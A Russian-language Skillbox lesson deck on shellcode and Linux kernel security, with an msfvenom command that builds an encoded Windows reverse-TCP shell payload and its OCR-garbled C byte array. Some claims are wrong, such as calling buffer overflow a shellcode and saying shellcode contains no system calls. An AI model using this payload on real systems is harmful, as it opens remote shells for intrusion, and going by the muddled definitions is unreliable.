Шеллкоды

Сабина Жигальская

Специалист по комплексной защите информации

Skillbox

Цели урока

- Узнать, что такое шеллкод
- Разобрать его особенности

Ядро Linux

Ядро операционной системы — это её основа.

Скомпрометированное ядро представляет опасность для работы всех служб.

Шеллкоды

Шеллкод


Шеллкод — это двоичный исполняемый код, который передаёт управление командному процессору.

ot@kali:~/Desktop# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.1 LPORT=1234 -f c -e x86/shikata_ga_nai -b "\x00" No platform was selected, choosing Msf::Module::Platform::Windows from the payload] No arch selected, selecting arch: x86 from the payload ound 1 compatible encoders attempting to encode payload with 1 iterations of x86/shikata_ga_nai .86/shikata_ga_nai succeeded with size 351 (iteration=0) .86/shikata_ga_nai chosen with final size 351 Payload size: 351 bytes Final size of c file: 1500 bytes nsigned char buf[] = $xbb\x4b\xb6\xca\x38\xda\xd1\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1$ \x52\x31\x5e\x12\x03\x5e\x12\x83\xa5\x4a\x28\xcd\xc5\x5b\x2f" \x2e\x35\x9c\x50\xa6\xd0\xad\x50\xdc\x91\x9e\x60\x96\xf7\x12" $x0a\xfa\xe3\xa1\x7e\xd3\x04\x01\x34\x05\x2b\x92\x65\x75\x2a$ $\x10\x74\xaa\x8c\x29\xb7\xbf\xcd\x6e\xaa\x32\x9f\x27\xa0\xe1$ " x0f\x43\xfc\x39\xa4\x1f\x10\x3a\x59\xd7\x13\x6b\xcc\x63\x4a" $xab\xef\xa0\xe6\xe2\xf7\xa5\xc3\xbd\x8c\x1e\xbf\x3f\x44\x6f$ $\x40\x93\xa9\x5f\xb3\xed\xee\x58\x2c\x98\x06\x9b\xd1\x9b\xdd$ \xe1\x0d\x29\xc5\x42\xc5\x89\x21\x72\x0a\x4f\xa2\x78\xe7\x1b" xec\x9c\xf6\xc8\x87\x99\x73\xef\x47\x28\xc7\xd4\x43\x70\x93 $\x75\xd2\xdc\x72\x89\x04\xbf\x2b\x2f\x4f\x52\x3f\x42\x12\x3b\$ $x8c\x6f\xac\xbb\x9a\xf8\xdf\x89\x05\x53\x77\xa2\xce\x7d\x80$ $xc5\xe4\x3a\x1e\x38\x07\x3b\x37\xff\x53\x6b\x2f\xd6\xdb\xe0$ \xaf\xd7\x09\xa6\xff\x77\xe2\x07\xaf\x37\x52\xe0\xa5\xb7\x8d" \x10\xc6\x1d\xa6\xbb\x3d\xf6\x09\x93\x3c\x07\xe2\xe6\x3e\x03" $x20\x6f\xd8\x61\xd4\x26\x73\x1e\x4d\x63\x0f\xbf\x92\xb9\x6a$ $\xff\x19\x4e\x8b\x4e\xea\x3b\x9f\x27\x1a\x76\xfd\xee\x25\xac$.x69\x6c\xb7\x2b\x69\xfb\xa4\xe3\x3e\xac\x1b\xfa\xaa\x40\x05" x54\xc8\x98\xd3\x9f\x48\x47\x20\x21\x51\x0a\x1c\x05\x41\xd2 xbe\x51\xbb\x4f\xbf\xbf\x4d\xaf\x0e\x16\x08\xd0\xbf\xfe\x9c" a9\xdd\x9e\x63\x60\x66\xae\x29\x28\xcf\x27\xf4\xb9\x4d\x2a"

Шеллкоды

Шеллкод

Одним из популярных шеллкодов является переполнение буфера (стека).



Особенности шеллкода

- У Можно встроить в любой процесс
- ✓ Не должен иметь глобальные переменные
- Не должен содержать системных вызовов и функций

Выводы урока

- Узнали, что такое шеллкод
- Разобрали его особенности

Выводы модуля

- Ядро это главная часть абсолютно любой операционной системы. Оно является приоритетным и запускается первым
- В операционной системе Linux можно выбрать версию загружаемого ядра

- ✓ GRUB основной загрузчик Linux, который позволяет выбрать, какую операционную систему загружать
- Безопасность ядра залог бесперебойной работы системы
- Узнали, как шеллкод встраивается в процесс и какие у него особенности